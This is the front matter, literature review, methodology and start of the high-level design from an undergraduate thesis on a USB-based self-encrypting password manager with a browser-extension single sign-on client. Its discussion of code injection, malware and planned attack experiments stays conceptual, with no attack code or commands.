

Self-Encrypting USB Password Manager

With Pseudo Single Sign-On Capability



Authored by:

Dylan Muller

MLLDYL002

Prepared for:

Dr. Daniel Ramotsoela

Dept. of Electrical and Electronics Engineering

University of Cape Town

Submitted to the Department of Electrical Engineering at the University of Cape Town in partial fulfillment of the academic requirements for a Bachelor of Science degree in Electrical and Computer Engineering.

Declaration

1. I acknowledge that plagiarism is wrong. Plagiarism is to copy another persons work and pass it off as my own.
2. For referencing the IEEE convention was chosen. Where some aspect of the report references the academic work of others, the appropriate citations have been included.
3. I declare that this report was written in my own intellectual capacity.
4. I will not allow any other person to copy my work.

Signature:.....

Dylan Muller

Date:.....

17/06/2021

Word count




Figure 0.1: Word count for report. Excluding appendix.

Acknowledgements

I would like to thank my supervisor Dr Daniel Ramotsoela for his guidance throughout the course of the semester as well as my family for their love and support.

Abstract

This report details the research, development and attack analysis of a USB based password manager with pseudo single sign-on (SSO) capabilities termed 'SecurePass'. With the increasing prevalence of web-based cloud services recent studies suggest that the average person retains approximately 25-70 online credentials that need to be securely stored. With a complex cyber threat landscape, password managers which store credentials on the internet are at constant risk and therefore a safer alternative is required that helps users manage and log into their accounts through a single, isolated hardware interface.

The design approach taken is two fold, the first component of the design consists of a hardware-based USB drive which encrypts and stores user credentials on an internal file system while the second software-based client retrieves and decrypts user credentials and with a javascript based form submission engine, attempts to achieve SSO capability for a wide range of online services.

The software client itself consists of a browser extension to provide password management functions through a graphical user interface as well as a native host (middleman) client to relay communications between the USB drive and browser extension.

Contents

Declaration	i
Word count	i
Acknowledgements	ii
Abstract	iii
1 Introduction	1
1.1 Aims	1
1.2 Background	2
1.3 Motivation	3
1.4 Plan of development	3
2 Literature Review	6
2.1 Single Sign-On	6
2.1.1 Client-Side Credential Caching	6
2.1.2 Server-Side Credential Caching	6
2.1.3 Kerberos Protocol	6
2.1.4 Conclusion	7
2.2 Password Managers	7
2.2.1 User Behaviours	8
2.2.2 Features	8
2.2.3 Threat Model	8
2.2.4 Security	9
2.2.5 Conclusion	9
2.3 Password Compromise and Countermeasures	10
2.3.1 Code Injection	10
2.3.2 Malware	11
2.3.3 Conclusion	12
2.4 Password Encryption Standards	12
2.4.1 AES	12
2.4.2 RSA	14
3 Methodology	16
3.1 Stage 1 : Initial Research	16
3.2 Stage 2 : Review and Planning	17
3.3 Stage 3 : Design	17
3.4 Stage 4 : Experimentation	17

3.5	Stage 5 : Results Analysis	18
3.6	Stage 6 : Discussion and Conclusions	18
4	High Level Design	19
4.1	Design Overview	19
4.2	Hardware Requirements	21
4.2.1	H01 - Microcontroller	21
4.2.2	H02 - ISP Programmer	22
4.2.3	H03 - Crystal Oscillator	23
4.2.4	H04 - Passives	23
4.3	Software Requirements	23
4.3.1	S01 - Software Development Environment	23
4.3.2	S02 - Programming Language	23
4.3.3	S03 - USB Driver	24
4.3.4	S04 - File System	25
4.3.5	S05 - Crypto Module	26
4.3.6	S06 - Communication Logic	28
4.3.7	S07 - Software Client	28
4.4	Design Decisions	30
5	Detailed Design	31
5.1	File System	31
5.1.1	Structure	31
5.1.2	Header	32
5.1.3	Global File Table	32
5.1.4	Nodes	33
5.1.5	Public API	33
5.2	Crypto Module	34
5.2.1	OpenSSL	35
5.2.2	Number	35
5.2.3	RNG	37
5.2.4	PKCS#1 Padding	37
5.2.5	Public API	37
5.3	USB Driver	38
5.3.1	Schematic	38
5.3.2	USB 1.1	38
5.3.3	V-USB	39
5.3.4	CDC ACM	40
5.3.5	Internal API	40

5.4	Communication Logic	41
5.4.1	Serial Commands	42
5.4.2	Auxiliary MCU	43
5.5	Software Client	44
5.5.1	Native host	45
5.5.2	Key Generation	46
5.5.3	Decryption	47
5.5.4	Browser Extension	47
5.5.5	SSO Capability	50
6	Acceptance Test Procedure	54
6.1	User Requirements	54
6.2	Design Specifications	54
6.3	Testing Procedures	55
7	Attack Analysis	56
7.1	Experiment 1 - Malware and Serial Tap	56
7.1.1	Requirements	56
7.1.2	Method	57
7.1.3	Results	58
7.2	Experiment 2 - Denial of Service	60
7.2.1	Requirements	60
7.2.2	Method	60
7.2.3	Results	61
7.3	Experiment 3 - Code Injection	63
7.3.1	Requirements	63
7.3.2	Method	65
7.3.3	Results	66
7.4	Attack Surface	67
8	Discussion	70
8.1	Meeting User Requirements	70
8.2	Passing ATP tests	70
8.3	System Performance	71
9	Conclusion	72
9.1	General	72
9.2	Design limitations	72
9.3	Future Work	72

10 References	73
11 Appendix	76
A System Overview	76
B Firmware	76
B.1 Auxiliary MCU	76
B.1.1 File System - fs.h	76
B.1.2 File System - fs.cpp	76
B.1.3 Crypto Module - rsa.h	77
B.1.4 Crypto Module - rsa.cpp	77
B.1.5 Communication Logic - main.ino	77
B.2 USB Driver MCU	77
B.2.1 Serial Driver - serial.h	77
B.2.2 Serial Driver - serial.c	77
B.2.3 USB Config - usbconfig.h	77
B.2.4 USB Driver - main.c	77
C Software	77
C.1 Native host	77
C.1.1 Main Entry - main.c	77
C.2 Browser Extension	77
C.2.1 Background Script - background.js	77
C.2.2 UI Script - script.js	78
C.2.3 UI - ui.html	78
C.2.4 Extension Manifest - manifest.json	78
D Schematics	78
D.1 USB Driver MCU	78
D.2 Auxiliary MCU	79
E Experiments	79
E.1 Experiment 1	79
E.2 Experiment 2	81
E.3 Experiment 3	83
E.4 Python Timer	84
E.5 C Timer	85
F Store Credential Flow	85

G	USB Driver Flow	86
H	Encryption/Decryption Flow	86
I	Browser Extension	87

1 Introduction

Due to the cognitive burden of memorizing a large number of online credentials, users of the web have resorted to using a limited subset of short and simplistic password pairs that leave accounts vulnerable to exploitation [1].

Cyber threat actors have evolved into formidable opponents, often possessing a wide range of tools and exploits that can be used to compromise password security. The implications are that users need a software solution that manages access to online accounts in a secure manner while reducing the number of credentials that need to be memorized.

Password managers with pseudo single sign on (SSO) capability are one solution to the account management problem. Single sign on technology allows users to log into any of their accounts through a single unified interface.

This paper will explore the development of a USB based password manager system. Credentials will be required to be stored in an encrypted form on a hardware based medium. The system should also be able to decrypt the relevant credentials from file storage and perform the required SSO functionality. The goal is to develop an SSO solution that requires a user to only log into each individual account once before SSO functionality takes effect.

Various challenges to developing a USB based password manager exist, including implementing a suitable USB driver, filesystem and encryption to secure credentials. Additionally various electronics are required to interface with the USB port of a host PC.

1.1 Aims

This report is focused on the overall system design and security analysis of a self-encrypting hardware based password manager.

The design procedure is expected to be linear with a high level design being followed by a more detailed system level design. This is then followed by various experimentation to evaluate key security objectives.

Namely the aims of this report are to:

- Investigate the various requirements (tools) to develop the necessary software and hardware subsystems.
- Investigate SSO as well as password managers.
- Research common attack vectors that lead to password compromise as well as defenses.
- Research password specific algorithmic standards and performance.

- Create a working prototype of the overall system from the software and hardware components identified earlier.
- Experimentation to determine the overall security objectives of each subsystem.
- Analyse the results using qualitative and quantitative methods.
- Draw conclusions from the provided data.

1.2 Background

Password confidentiality can be characterised according to the endpoints involved (Figure 1.1) in a security related exchange as well as the data transmission channel. For a self-encrypting USB drive one approach is to have a software client (endpoint 2) run on the end user's computing device. The host USB device (endpoint 1) would then take over the role of encrypting/decrypting user credentials and would communicate with the software client to process commands. Communication could be through a traditional transmission channel such as serial or RS232.

During a request to have a credential encrypted the software client could send the plain-text password over the serial link to the host USB device along with the encryption key. At the host USB end the password is then encrypted with the secret key. An opponent may have access to the data transmission channel during encryption and could theoretically capture sensitive information such as the encryption key or plain-text password.

The ability of a password manager to function securely is solely dependant on the confidentiality and integrity of the secret key. If the secret key is compromised in any way an opponent may be able to decrypt communication between both endpoints and compromise the corresponding credential. Confidentiality is the ability to prevent unauthorized disclosure of secret information while integrity is the ability to protect data from unauthorized changes [2].

Another possibility is that an opponent prevents the legitimate recipient from encrypting the credential in the first place in what is known as denial of availability or denial of service. Denial of service (DoS) attacks are common and can cause widespread service outages for extended periods of time. These attacks target the availability of data.

Overall four basic tasks exist in designing a password manager system with SSO capabilities:

- Choose an algorithm to encrypt/decrypt user credentials.
- Design a secret key generator to be used as part of the encryption algorithm.
- Develop a secure method of password storage.
- Design a user interface to manage password storage.

- Develop a method of automatically logging users into their accounts.




Figure 1.1: Communication endpoints

1.3 Motivation

Authentication of users using the system is important and two levels of authentication are required. The first is at the software client end to ensure that the end user is authorized to use the SSO system. This could be through a password verification step via a browser extension or the presence of key file within the users home directory for example. It should be noted that connection of the USB host device itself could be regarded as an authentication step as access to password storage is not possible without host attachment and it is assumed that only the legitimate user of the password manager has access to the USB device.

The second authentication requirement is at the online account/service level. As part of the SSO capability of the end system a method of automatically submitting the required credentials and performing account sign on is required.

Password managers may also have password generation capability. It should be noted that the rough goal of SSO is to allow a user to sign into any of their accounts using a single credential pair (i.e the password of the password manager for example). However for existing online accounts an option to add an existing credential pair could also be added. This has the limitation that the strength of the SSO credential relies on user supplied data rather than through a generator which may result in insecure passwords. However for a local SSO client, there is no straightforward method of changing the password of an online account.

1.4 Plan of development

This paper consists of a literature review, followed by a high level and detailed design of the overall system. Next various experimentation will be conducted to evaluate the key security objectives. Finally results and conclusions will be drawn as well as proposals for future work on this topic.

For the literature review, this paper will review key concepts regarding SSO and password managers. Various exploitation vectors that lead to password compromise will then be

investigated. Finally various encryption standards will be explored in order to ensure the secure storage of user credentials.

The design section of the paper follows and is expected to meet the key user requirements identified in section 6.1 (Table 7).

In the design section the various stages of prototype development will follow, starting with a high level representation of the respective hardware and software components and then progressing into physical designs that can be tested using the ATP (Acceptance Test Protocol) methodology. Various constraints around the development of the respective software and hardware exist including:

- Time of implementation.
- Access to hardware and software components.
- Hardware limitations (such as clock speed).

Finally an attack surface analysis of the overall system will follow by investigating likely attack vectors and ranking their severity or potential impact. Both hardware and software exploitation techniques will be explored in an attempt to compromise the end system and retrieve sensitive credentials.

Overall the total time spent on the project is divided into multiple phases (6) and is represented by the Gantt chart shown in Figure 1.2

	Week 0-1	Week 1-4	Week 4-6	Week 6-8	Week 8-10	Week 10-12
Initial Preparation						
Research						
Hardware Design						
Software Design						
Analysis						
Writeup						

Figure 1.2: Gantt chart showing division of work

As can be observed, weeks 0-1 constitute the preparation phase where the basic latex format

for the report as well as additional materials are developed to support the rest of the project. The ordering of components for the project is also ideally to take place in the first week to ensure a timely hardware and software design phase.

Next the research phase follows and is a critical component of the project and spans a total of 7 weeks (week 1-8). Here research is gathered to form part of the literature review that will accompany the report, additionally an investigation into possible hardware and software architectures for the USB drive takes place as well as early developmental hardware design.

The actual hardware (week 4-6) and software (week 6-8) design phases then follow where the schematics and code samples are developed towards a working prototype.

Finally an attack analysis of the overall system through experimentation follows (week 8-12) as well as the actual report write-up (week 4-12).

2 Literature Review

2.1 Single Sign-On

Single sign on (SSO) is an access technology that enables a user to sign on to any of their accounts through a single unified user interface [3]. Without an SSO, users would have to sign on to each account using a specific username and password. SSO solutions should provide both security and convenience to an end user. Different types of SSO architectures exist, namely client side credential caching and server side credential caching.

2.1.1 Client-Side Credential Caching

In client side credential caching all the authentication related information to various accounts is stored locally on the client side [4]. This storage medium could be a database, or the local storage facility offered by modern browsers. A user operating under this SSO scheme expects to start the local SSO system once and then to have the relevant credential information automatically submitted during login. A software application (client) is also required to perform these duties as well as encrypt/decrypt credentials.

The approach adopted in this report is to implement client-side credential caching based SSO through a browser extension. This is due to the fact that the end user of the system is not likely to have server level access to the end services. Additionally the use of a browser extension ensures that there is seamless integration with the user's browsing experience.

2.1.2 Server-Side Credential Caching

In contrast to client side credential caching, server side credential caching involves the storage of user credentials in a central repository on a remote server [4]. The remote server is responsible for managing user authentication across multiple domains and services as apposed to a software client. This solution is ideal when a web administrator has access to multiple application servers that share a common authentication path.

2.1.3 Kerberos Protocol

Kerberos was one of the earliest single sign on solutions proposed within literature [5]. The Internet Engineering Task Force (IETF) has defined Kerberos as an open standard and it is used widely for SSO authentication [4]. Kerberos can be defined as a set of infrastructure that provides single sign on capabilities to network services. Kerberos infrastructure generally consists of an authentication server which is responsible for verifying a users claimed identity while the ticket generation server is responsible for providing authentication tokens to end users.

The authentication process for kerberos is initiated with a request from the client to the authentication server (middleman for a web service's particular credentials [6]) for a pair of credentials. This set of credential information may be obtained from a centralized password database for example. The returned credentials will then consist of a server specific 'ticket' (generated by the ticket generation server) which uniquely identifies a particular user together with a temporary session (encryption) key. The client then transmits the ticket to the corresponding server of a web service.

If the client is able to decrypt the ticket provided by the authentication server with the users unique password then it is assumed that the client has been authenticated. To further verify the users authenticity on the server side the end service decrypts the ticket provided by the client with a secret key, if this is possible then the client is assumed to be authentic.

2.1.4 Conclusion

Various SSO techniques exist, including both client side and server side credential storage and processing. Furthermore the kerberos protocol has been explored as the basis for SSO infrastructure and implementation. The approach adopted in this report will rely on a middle man client similar to the authentication server in kerberos. This client will interface with the browser extension and auxiliary micro-controller and be responsible for retrieving and decrypting credentials from storage as well as encrypting new credentials that are manually entered into a login portal.

2.2 Password Managers

Credentials fall into multiple categories. Usually authentication can either be based off something [7]:

- "you are" - such as biometrics
- "you know" - such as a PIN or password
- "you have" - such as an access card

For a long time, users have had to memorize a large array of username and password combinations. It then makes sense that as the number of credentials across multiple accounts increases, so too does the cognitive burden on the end user. Password managers rely on an electronic computing device, rather than a human to store credentials. Three broad categories of password managers exist, namely: desktop managers, portable managers and online managers [7]. Online managers store passwords on third party servers while desktop managers store passwords on an end users computer. Finally portable password managers store passwords on a portable device such as a USB drive. The focus of this report is on developing a USB based portable password manager.

2.2.1 User Behaviours

For a long time, textual based passwords have been the defacto standard for online account security. It is generally recognized that humans fail to create strong, secure passwords [8]. As a result various exploitation techniques targeted at compromising passwords such as brute forcing and man in the middle attacks are available to attackers.

In a study conducted by Karole et al. [7] various participants were asked to rank the difficulty in using three types of password managers: phone based, USB based and online based. The results of the survey indicated that participants found the mobile phone based password the most difficult to use followed by the USB based password manager with the online password manager being ranked the easiest to use out of the three.

As a result the design of a portable (i.e USB based) password manager should provide a user friendly interface that makes password storage and maintenance easy for the end user. Besides the requirement to attach the device to the USB port of a computer, there should not be additional overhead in the process of storing passwords.

2.2.2 Features

The core functionality of a password manager involves storing a users password and username in a central database [9]. This database can exist locally or on a server. The database is also protected by a master key which should be kept secret so as to not compromise user credentials.

Modern password managers have a range of features these include: collaboration, encryption and login bookmarklets [9]. Collaboration enables users to share passwords across computing devices while encryption functionality insures that credentials are stored in a format that is unintelligible and hard to decipher. Finally bookmarklets enable password managers to access the JavaScript context of a web page without requiring a browser extension during automatic field entry.

The approach adopted in this report however is to utilize a browser extension rather than a bookmarklet. This is due to the fact that bookmarklets are unable to provide a clear user interface component to the end user. Browser extensions allow for browser popups with which a suitable user interface to the end system can be presented to the end user.

2.2.3 Threat Model

Threat actors may be categorised by the level of resources available to them. Resources include computing capacity, as well as the availability of exploits or zero days. Threat actors may be individuals operating with limited resources or state actors with significant time and resources at their disposal. For the purposes of this report the main threat model will be

assumed to be the web attacker. A web attacker could be described as an individual which has control over a number of web servers and can get a victim to connect to an attacker controlled server [9]. It will also be assumed that a web attacker is able to develop a range of exploits that could be executed locally on a victims computing device (i.e code injection)

2.2.4 Security

Password managers have one key security objective, namely ensure that a stored credential is only accessed by an authorized individual and the corresponding website the credential belongs to. A variety of security goals for password managers exist [9], namely: master account security and credential database security.

With respect to the master account security, it is important that a password manager insure that an attacker can not simply emulate a user and decrypt credentials or obtain the master encryption key. For password managers that encrypt credentials it is important that the master key reside on the client side rather than a web interface to ensure that a web attacker can not obtain the master key as this would lead to credential exposure/leakage.

Credential database security should ensure that the medium through which credentials are stored is secured and that an attacker who has access to the credential database cannot simply extract sensitive information. For an encryption scheme such as RSA this means that private key information should not reside within the credential database. The credential database could be an SQL database or a filesystem on a microcontrollers EEPROM for example. Securely storing user credentials is one of the primary objectives of a password manager.

With regards to the attack surface of web based password managers four key vulnerabilities exist, namely: classic web vulnerabilities (such as cross site scripting, remote code execution, etc), authorization vulnerabilities, UI vulnerabilities and bookmarklet vulnerabilities. Portable password managers inherit a variety of security vulnerabilities especially when attacker is able to interfere at the client level, these include: password bruteforcing, code injection, malware and man in the middle attacks.

2.2.5 Conclusion

Various types of password managers exist. Password managers could be web based or hardware based (i.e USB based). Users often choose short insecure passwords when managing passwords themselves, password managers provide a solution to this problem. Password managers have a range of features which include encryption as well as credential autofill (bookmarklets). With regards to the threat model a realistic attacker is assumed to have both web based and local capabilities (which allow for techniques such as bruteforcing and code injection).

Finally with regard to the security model, password managers should ensure both master account security and credential database security.

2.3 Password Compromise and Countermeasures

Password security is a field within cybersecurity that focuses on the analysis and prevention of malicious disclosure of a user credential. This section of the literature review will focus on various methods/exploits targeted at compromising sensitive data such as credentials.

Various attack vectors exist which lead to credential leakage and mostly revolve around compromising data confidentiality and integrity [10].

2.3.1 Code Injection

Code injection relies on an information system executing attacker supplied, untrusted data within a process context. In the case of computing systems this attack is particularly effective at gaining control over a software client. These attacks may subsequently lead to password leakage.

An insertion vector or 'injector' is required when injecting attacker supplied code. In modern operating systems this may be through DLL (dynamic link library) injection [11], for JavaScript code injection this may be through the use of a browser extension or for an embedded system through the modification of a firmware EEPROM.

Code injection allows for method detouring, a function hooking technique which allows an attacker to capture function call parameters at runtime. This may reveal sensitive information in the case of encryption functions such as the the encryption key used or plain-text data encrypted. Method detouring (shown in Figure 2.1) is achieved through patching specific assembly routines of a source function to call to a custom code section known as a detour function (shown in 1), which consists of a function prolog to save stack registers and call to an executable region known as a 'trampoline' (shown in 2). The trampoline contains the original opcode bytes that were patched in the source function along with a jump to the source function at a location just after the first jump to the detour function. The target function then returns control to the detour function (4) and finally the detour function, with a function epilog to restore the values of registers, jumps back the the original caller address (shown in 5) [12].

Various techniques exist for preventing code injection including signature based methods to calculate an overall hash value for an executable module and compare its run time equivalent signature. Recent research by Wei Hu Et al. [13] have proposed a mechanism known as software dynamic translation which is a form of instruction-set randomization and encryption to thwart generalized code injection attacks.




Figure 2.1: Model for function detouring.

2.3.2 Malware

Malware is any software that is intentionally designed to have a malicious impact on an information system. The deployment of malware on a computing device by a threat actor may lead to the partial or complete compromise of the end system including sensitive data such as passwords. The distribution of malware may be through the use of social engineering or software or hardware compromise. The mode of operation of malware is typically through memory exploitation or code injection. Various malware variants exist, including [14]:

- **Viruses:** The most generic form of malware. These are computer programs or software that is typically hidden within a legitimate piece of software to carry out a malicious or destructive function.
- **Trojan Horses:** These are harmful software applications that misrepresent their identity to disguise themselves as regular, benign programs. They usually carry a hidden destructive function which is activated when the software is executed for the first time.
- **Rootkits:** Rootkits are a specialized malware strain that often combine privilege escalation exploitation in order to make modification to system software such as an operating system or system firmware. They typically operate at the highest level of the access control chain of an information system. Modifications to system software are typically aimed at concealing malicious activity.
- **Backdoors:** An attacker may wish to gain remote access to an information system. In this case a strain of malware known as backdoors may be deployed to a target, often through the use of a compromised network channel. Backdoors are often stealthy in their operation and may typically lay dormant on a system for an extended period of time before the malware is activated through the use of a command and control server relay.
- **Ransomware:** A destructive form of malware that typically encrypts a file system and then prompts a victim for a payment to receive a decryption key and recover files.

Ransomware may use sophisticated anti-evasion techniques to avoid detection.

Various countermeasures against malware exist including anti-virus software, which often uses signature based methods to identify malware strains. Additionally the use of a neural network heuristic engine that is self learning, is also common [15]. A heuristic engine uses machine learning and is responsible for identifying potential malicious activity in real time in the case where a particular malware variant has not had its signature captured, i.e has not been added to a master threat database.

2.3.3 Conclusion

Various end attack vectors exist which are aimed at disclosing sensitive information such as credentials. For software based exploitation this may include brute forcing credentials, exploiting system memory or injecting user supplied code. Additionally the placement of malware onto a computing system might grant an attacker remote access to a networked system or an attacker might monitor an information channel to exfiltrate or modify data destined for a receiver.

2.4 Password Encryption Standards

Various methods have been proposed for ensuring credential security. The U.S. National Institute of Standards and Technology has historically played a key role in the development of modern, secure algorithmic standards for the encryption of data. Various symmetric and asymmetric encryption algorithms have been designed throughout the century [16] ranging from simple block ciphers, advanced elliptic curve based algorithms and even future, quantum resistant encryption standards.

This section of the literature review aims to explore modern encryption standards as applied to the protection of sensitive data such as credentials. Various performance metrics as applied to the analysis of encryption exist, including: encryption time, decryption time, memory consumption and data entropy.

2.4.1 AES

The advanced encryption standard (AES) is a symmetric block cipher developed by two Belgian cryptographers Joan Daemen and Vincent Rijmen. AES has a block size of 128 bits and three varying key sizes of 128, 192 and 256 bits respectively. It was chosen as a successor to the now insecure data encryption standard (DES). AES was subject to a committee based selection process from a range of competing algorithms including: MARS, RC6, Rijndael, Serpent and Twofish. Ultimately the Rijndael cipher was chosen and AES is also known by its original name, Rijndael [16].

As apposed to a Feistel network, AES relies on a design principle known as a substitution-permutation network and its implementation is efficient in both hardware and software. Operations on bytes are through the use of a 4x4 matrix known as the state. The number of rounds of processing is dependant on the key size used with 10 rounds being required for 128-bit keys, 12 rounds for 192-bit keys and 14 rounds for 256-bit keys [17].




Figure 2.2: AES-128 bit encryption high level overview.

Figure 2.2 depicts a high level overview of the encryption steps for a keysize of 128-bits. Each round of processing consists of various steps [17]:

- Expansion: Here the AES schedule is used to derive the various subkeys from the master key.
- AddRoundKey: The subkey and state matrix are added using an exclusive-or (XOR) operator.
- SubBytes: Bytes in the state matrix are then substituted using a non-linear transformation via a lookup table.
- ShiftRows: The last three rows of the state matrix are shifted cyclically through a transposition step.
- MixColumns: Columns of the state matrix are mixed together where the four bytes in each column are combined.

Research conducted by Abdulrahman Ali et al. [18] indicates that AES uses less memory than

RSA during encryption and decryption. AES was also shown to be the fastest to decrypt a 3MB file when compared against RSA. However for small file sizes (around 25kB) there was no substantial change in decryption times. The additional complexity introduced through an AES implementation should thus be considered against simpler algorithmic implementations when selecting an encryption algorithm for password protection.

AES is typically used in wireless security applications, processor security, SSL/TLS as well as file encryption.

2.4.2 RSA

RSA, named after its creators Ron Rivest, Adi Shamir and Leonard Adleman, is an asymmetric encryption algorithm developed in 1977. The algorithm makes use of four individual steps, namely: the generation of keys, the distribution of keys as well as encryption and decryption. The algorithm is based on the fact that finding the prime factors of a large composite number is particularly difficult.

As an asymmetric algorithm RSA involves the use of a public and private key. The public key may be distributed openly and used to encrypt information while the private key should be kept secret and is used to decrypt data. The public and private key are generated using the following algorithm [16]:

1. Two large random prime numbers p and q are chosen.
2. The modulus of the public and private keys (n) are calculated, $n = pq$.
3. Compute Eulers totient, $\phi(n) = (p - 1)(q - 1)$
4. An integer e is chosen such that $1 < e < \phi(n)$ and e is coprime to $\phi(n)$
5. Calculate d satisfying the congruent relation $de = 1 \bmod \phi(n)$.

e is then the resulting public key exponent and d the private key exponent. A popular choice for the public key exponent is $e = 2^{16} + 1 = 65537$ although smaller values of e may also be used to speed up encryption signature verification [19] on certain resource limited embedded systems.

Assume a message transfer between two parties, Bob and Alice. Furthermore assume Bob gives his public key, presented by n and e to Alice but keeps his private key a secret. Alice wishes to send a message, m , to Bob. The corresponding ciphertext c can then be computed as follows:

$$c = m^e \bmod n$$

Alice then sends c to Bob. Bob is able to recover the original message (m) from c using his

private key, d in the following relation:

$$m = c^d \bmod n$$

RSA is still used in a wide range of applications ranging from web browsers, email and chat clients. RSA is also used to secure communications between VPN clients and servers. However as an asymmetric algorithm it is generally more computationally expensive both in terms of encryption/decryption times as well as memory consumption. However the implementation of RSA is rather straightforward compared to more advanced algorithms such as AES.

3 Methodology

This section details the general methodology used in this report for the design of the overall end system. It consists of a number of stages (Figure 3.1), beginning with an initial research stage followed by a review and planning stage. The design phase then follows and a system prototype is then developed according to user specifications. Stage 4-5 involves experimentation and results analysis of the overall design. Finally the last stage (6) consists of a discussion of the conclusions drawn from this report.




Figure 3.1: Methodology stages.

3.1 Stage 1 : Initial Research

The initial research stage aims to develop a theoretical basis for the system design aspect of this report. It consists of a literature review of password security within a broad context. This phase is critical as it lays the foundation for the rest of the report. The approach taken was in exploring the basis of SSO and password managers. Additionally a review of common password attack vectors as well as defenses was explored in order to better understand the potential weak points of the design. Finally a review of some common encryption standards was conducted. This was also an important aspect of the literature review as encryption plays a key role in the secure storage of user credentials.

3.2 Stage 2 : Review and Planning

Following the research phase a basic framework for developing the rest of the project was created. This involved developing a Gantt chart with the various phases of the project that required completion. The practical work was divided into both a software and hardware design component.

3.3 Stage 3 : Design

Stage 3 includes the synthesis of user requirements to produce a working system prototype. Design of the overall prototype is through an initial high level design phase to establish key system requirements and this is then followed by a detailed design phase where the individual software subsystems of the overall system are implemented in code. Additionally hardware schematics for various system circuitry are also designed.

3.4 Stage 4 : Experimentation

Stage 4 consists of a range of experiments to identify the strength and security of the overall design. Various attack vectors are utilized in an attempt to compromise credential security. The attack vectors identified in the literature review will also be used to develop the required experimentation.

Experiment 1 - Malware and Serial tap

Here a malicious modification to the browser extension (UI element) is made in order to try and capture sensitive data including login credentials. This involves writing JavaScript malware that attempts to make a connection to a command and control server within the extension over a WebSocket connection. Extraction of plain-text credentials through tapping of a serial connection is also attempted using a USB to serial converter. This experiment is aimed at compromising the confidentiality of information.

Experiment 2 - Denial of Service Various exploitation techniques are tested in an attempt to deny legitimate users access to the services exposed through the end system. This experiment is aimed at disrupting communication between the host device and client software. Denial of service attacks are aimed at disrupting the availability of data.

Experiment 3 - Code Injection Two types of data exist, namely data in motion which is usually facilitated through a communication protocol between a host and a client and data at rest, which is usually stored on a file system. The data in motion of the overall system consists of the key modulus and plain-text password traversing the software client from the browser. This middle-man client is vulnerable to a range of exploits including function detouring to capture sensitive information. The objective of this experiment is to modify a program such that credential data is leaked and is aimed at compromising data integrity.

3.5 Stage 5 : Results Analysis

The results analysis stage (stage 5) then follows the experimentation phase (stage 4). Here data collected from various experiments will be analyzed to determine both strengths and weak points in the design. The data analysis stage therefore plays a key role in making system modifications. The data analysis methodology utilized will mostly involve a qualitative analysis of experimental data against design goals.

3.6 Stage 6 : Discussion and Conclusions

The last stage of the methodology involves drawing conclusions and determining if user requirements as well as ATP procedures were met. System performance metrics will also be analyzed. At this point the design should be resilient and key network security objectives should have been met. Potential future work on this topic will also be discussed.

4 High Level Design

This section of the paper details the top level design of a self encrypting USB based password manager. Various user requirements were identified in the plan of development section of this paper. These included that the design should be: USB based, provide user feedback and should be easy to use. Therefore the design approach adopted is focused at meeting these user requirements and ensuring a modular and isolated design.

4.1 Design Overview

Figure 4.1 depicts the block level diagram of the overall system and is seen to consist of a number of hardware and software components. Figure 4.2 is the resulting breadboard implementation. The core of the system consists of two 8-bit microcontroller to handle various data processing tasks as well as USB driver functionality. Three software modules to handle file storage, cryptographic operations as well as high level communications are required and are implemented in firmware. The functionality of each module should be isolated (isolation is a key software security principle). The software client is seen to consist of a browser extension (which provides a GUI to interface with the device) as well as a middle man client (the native host) which communicates with the USB driver microcontroller through a USB based virtual serial (COM) port. A video demonstration of the overall system is shown in Appendix A.

